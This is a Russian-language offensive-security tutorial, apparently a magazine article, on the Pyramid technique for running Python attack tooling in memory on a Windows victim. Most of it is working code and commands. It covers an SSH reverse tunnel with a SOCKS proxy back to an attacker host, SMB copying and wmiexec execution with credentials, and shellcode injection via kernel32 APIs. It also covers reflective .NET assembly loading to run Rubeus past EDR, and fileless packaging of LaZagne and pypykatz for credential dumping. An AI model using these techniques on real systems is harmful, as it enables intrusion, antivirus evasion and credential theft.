


Соберем скрипт, который мы запустим из памяти. Для этого автор скомбинировал реализацию rforward.py из Paramiko и модуль pproxy, использованный выше. В этот раз снова не обойдется без зависимостей, которые необходимо распаковать на диск, — это криптография в .pyd-файлах для SSH.
Python:

```
#!/usr/bin/env bash
cat << EOT > pwn.py
PYRAMID_HOST = '10.10.13.37'
PYRAMID_PORT = '443'
PYRAMID_USERNAME = 'attacker'
PYRAMID_PASSWORD = 'Passw0rd1!'
PYRAMID_TO_UNPACK = ('paramiko_pyds_dependencies',)
PYRAMID_TO_IMPORT = (
    'six',
    'cffi',
    'paramiko',
    'proto',)
SSH_USERNAME = 'attacker'
SSH_PASSWORD = 'Passw0rd2!'
SSH_CONNECTION = ('10.10.13.37', int('22'))  # Attacker
SSH_REMOTE_FORWARD = '444'  # Listening on Attacker
SSH_LOCAL_FORWARD = '443'  # Forwarded to Victim
SSH_FORWARD_CONNECTION = ('127.0.0.1', int(SSH_LOCAL_FORWARD))
SOCKS_CONNECTION = f'http+socks4+socks5://127.0.0.1:{SSH_LOCAL_FORWARD}'
EOT
cat {cfinder,socks5}.py >> pwn.py
```


В этом примере покажем, что техника Pyramid применима и в случае, когда у атакующего нет доступа к графической оболочке целевой системы. Для этого я сперва использую smbclient, чтобы рекурсивно перенести содержимое директории с Python-интерпретатором.
Python:

```
$ curl -sSL https://www.python.org/ftp/python/3.10.8/python-3.10.8-embed-amd64.zip > python-3.10.8-embed-amd64.zip
$ mkdir python-3.10.8-embed-amd64
$ cd python-3.10.8-embed-amd64
$ unzip -q ../python-3.10.8-embed-amd64.zip
$ vi cradle.py
$ smbclient '//VICTIM/C$' -U j.doe%'Passw0rd3!' -c '
prompt OFF;
recurse ON;
cd \Users\j.doe\Downloads;
mkdir python-3.10.8-embed-amd64;
cd python-3.10.8-embed-amd64;
mput \*'
```



Теперь все, что нужно сделать, — это выполнить единственную команду на жертве, запускающую headless-питон pythonw.exe с указанием пути до первичного скрипта-загрузчика. Далее можно откинуться на спинку кресла и наслаждаться процессом.
Python:

```
$ wmiexec.py j.doe:'Passw0rd3!'@VICTIM '\Users\j.doe\Downloads\python-3.10.8-embed-amd64\pythonw.exe \Users\j.doe\Downloads\python-3.10.8-embed-amd64\cradle.py' -nooutput -silentcommand
```



Таким образом, при активном средстве антивирусной защиты мы получили обратное SSH-соединение, поверх которого запустили SOCKS-сервер и теперь можем взаимодействовать с ресурсами внутренней корпоративной сети «заказчика». И напоминаю, что все перечисленное произошло в памяти, без размещения подозрительных исполняемых файлов на диске!

Python.NET

Автор инструмента предложил интересный способ запускать другие программы внутри процесса интерпретатора Python, а именно — конвертация шелл-кода из BOF-файлов (Beacon Object Files) с помощью BOF2shellcode и последующий инжект в локальный процесс питона нехитрым API-трио HeapCreate, RtlMoveMemory, CreateThread:
Code:

```
HeapCreate = ctypes.windll.kernel32.HeapCreate
HeapCreate.argtypes = [wt.DWORD, ctypes.c_size_t, ctypes.c_size_t]
HeapCreate.restype = wt.HANDLE
RtlMoveMemory = ctypes.windll.kernel32.RtlMoveMemory
RtlMoveMemory.argtypes = [wt.LPVOID, wt.LPVOID, ctypes.c_size_t]
RtlMoveMemory.restype = wt.LPVOID
CreateThread = ctypes.windll.kernel32.CreateThread
CreateThread.argtypes = [
    wt.LPVOID, ctypes.c_size_t, wt.LPVOID,
    wt.LPVOID, wt.DWORD, wt.LPVOID
]
CreateThread.restype = wt.HANDLE
WaitForSingleObject = kernel32.WaitForSingleObject
WaitForSingleObject.argtypes = [wt.HANDLE, wt.DWORD]
WaitForSingleObject.restype = wt.DWORD
heap = HeapCreate(0x00040000, len(sc), 0)
HeapAlloc(heap, 0x00000008, len(sc))
print('[*] HeapAlloc() Memory at: {:08X}'.format(heap))
RtlMoveMemory(heap, sc, len(sc))
print('[*] Shellcode copied into memory.')
thread = CreateThread(0, 0, heap, 0, 0, 0)
print('[*] CreateThread() in same process.')
WaitForSingleObject(thread, 0xFFFFFFFF)
```

Я решил пойти по другому пути и принести с собой на жертву CLR .NET-кода, вызываемый из Python. То есть оформить модуль Python.NET для его использования с Pyramid. В результате мы можем загружать программы .NET по принципу Reflective Assembly из памяти процесса интерпретатора Python. Это не избавляет нас от необходимости уклоняться от AMSI при исполнении, однако для этого есть другой трюк — donut!

Идея в том, чтобы конвертировать заведомо «палящуюся» сборку .NET в позиционно независимый шелл-код и использовать его вместе с тривиальным инжектором на C#. Как сделать недетектируемый инжектор, мы подробно обсуждали, когда мучили KeePass, а для этого демо я воспользуюсь своим закрытым инструментом для автоматизированной генерации такого инжектора.

После компиляции инжектора я его сожму и заверну в Base64:
Code:

```
>>> import zlib
>>> from base64 import b64encode
>>>
>>> with open('Program.exe', 'rb') as f:
>>>     b64encode(zlib.compress(f.read(), level=9)).decode()  # <ASSEMBLY_BYTES_BASE64>
```


И теперь с помощью такого простого темплейта можно вызывать из памяти Python наступательные сборки .NET:
Code:

```
import clr
import zlib
import base64
clr.AddReference('System')
from System import *
from System.Reflection import *
b64 =
base64.b64encode(zlib.decompress(base64.b64decode(b'<ASSEMBLY_BYTES_BASE64>'))).decode()
raw = Convert.FromBase64String(b64)
assembly = Assembly.Load(raw)
type = assembly.GetType('Namespace.Type')
type.GetMethod('Method').Invoke(Activator.CreateInstance(type), None)
```

Вот тут вот всякие блютимеры ковыряют малварный лоадер на IronPython, делающий примерно то же самое: Snakes on a Domain: An Analysis of a Python Malware Loader

Еще один скрипт на коленке с указанием зависимостей, чтобы собрать темплейты воедино, и можно запускать Rubeus на машине с EDR.
Bash:

```
#!/usr/bin/env bash
cat << EOT > pwn.py
PYRAMID_HOST = '10.10.13.37'
PYRAMID_PORT = '443'
PYRAMID_USERNAME = 'attacker'
PYRAMID_PASSWORD = 'Passw0rd1!'
PYRAMID_TO_UNPACK = ('pythonnet',)
PYRAMID_TO_IMPORT = (
    'cffi',
    'pycparser',)
EOT
cat {cfinder,clr}.py >> pwn.py
```



LaZagne

Помня о мечте многих моих коллег по цеху запускать сборщик лута LaZagne из памяти, воплощение этой идеи — первое, чем я занялся, когда начал играть с Pyramid. На этом примере покажем, как можно портировать любой питоновский модуль для бесфайлового импорта с помощью CFinder.


Для начала составим список зависимостей, которые нам понадобятся для корректного запуска LaZagne. Я делал это методом проб и ошибок, потому что я ленивый, но правильнее было бы посмотреть на requirements.txt «Лазаньи», потом на install_requires Pypykatz и вычленить из этого списка только то, что реально используется в LaZagne. У меня получился такой список:
Bash:

```
#!/usr/bin/env bash
cat << EOT > pwn.py
PYRAMID_HOST = '10.10.13.37'
PYRAMID_PORT = '443'
PYRAMID_USERNAME = 'attacker'
PYRAMID_PASSWORD = 'Passw0rd1!'
PYRAMID_TO_UNPACK = ('Cryptodome',)
PYRAMID_TO_IMPORT = (
    'future',
    'pyasn1',
    'rsa',
    'asn1crypto',
    'unicrypto',
    'minidump',
    'minikerberos',
    'pypykatz',
    'lazagne',)
LAZAGNE_MODULE = 'all'
LAZAGNE_VERBOSITY = '-vv'  # '' / '-v' / '-vv'
EOT
cat {cfinder,lazagne}.py >> pwn.py
```

Выгрузим все зависимости в исходниках локально к себе на машину:
Code:

```
$ wget
https://files.pythonhosted.org/packages/45/0b/38b06fd9b92dc2b68d58b75f900e97884c45bedd2ff8203
0.18.2.tar.gz
$ tar -xf future-0.18.2.tar.gz && rm future-0.18.2.tar.gz
$ git clone https://github.com/etingof/pyasn1
$ wget
https://files.pythonhosted.org/packages/aa/65/7d973b89c4d2351d7fb232c2e452547ddfa243e93131e7c
4.9.tar.gz
$ tar -xf rsa-4.9.tar.gz && rm rsa-4.9.tar.gz
$ git clone https://github.com/wbond/asn1crypto
$ git clone https://github.com/skelsec/unicrypto
$ git clone https://github.com/skelsec/minidump
$ git clone https://github.com/skelsec/minikerberos
$ git clone https://github.com/skelsec/pypykatz
$ git clone https://github.com/AlessandroZ/LaZagne
```

Теперь в каждом из файлов .py нам нужно заменить относительные импорты абсолютными с указанием полного пути до модуля (потому что в зипах, которые мы держим в питоновской памяти, нет понятия относительных путей), то есть чтобы в конечных упакованных модулях не было такого.




Опять же, не сильно заморачиваясь, я набросал простенький скрипт (главное — чтобы работал!), который проходит по всем исходникам и регулярками приводит «сломанные» импорты в нужный нам вид:
Python:

```
#!/usr/bin/env python3
import os
import re
import sys
from glob import glob
from pathlib import Path
from zipfile import ZipFile
from binaryornot.check import is_binary
base_cwd = os.getcwd()
os.chdir(sys.argv[1])
cwd = Path.cwd().stem
for file in glob(str('**/*.py'), recursive=True):
    if not is_binary(file):
            import_path = str((Path(cwd)).joinpath(file).parent)
            import_path = import_path.replace('.py', '').replace('/', '.')
            with open(file, 'r', encoding='utf-8') as f:
                contents = f.read()
            # (from . )import -> (from qwe.asd )import
            contents = re.sub(r'from\s+\.\s+', f'from {import_path} ', contents)
            # (from .a)bc import -> (from zxc.a)bc import
            contents = re.sub(r'from\s+\.([a-zA-Z])', f'from {import_path}.\\1', contents)
            with open(file, 'w', encoding='utf-8') as f:
                f.write(contents)
os.chdir('..')
os.system(f'zip -qr {cwd}.zip {cwd}')
os.system(f'mv {cwd}.zip {base_cwd}')
```

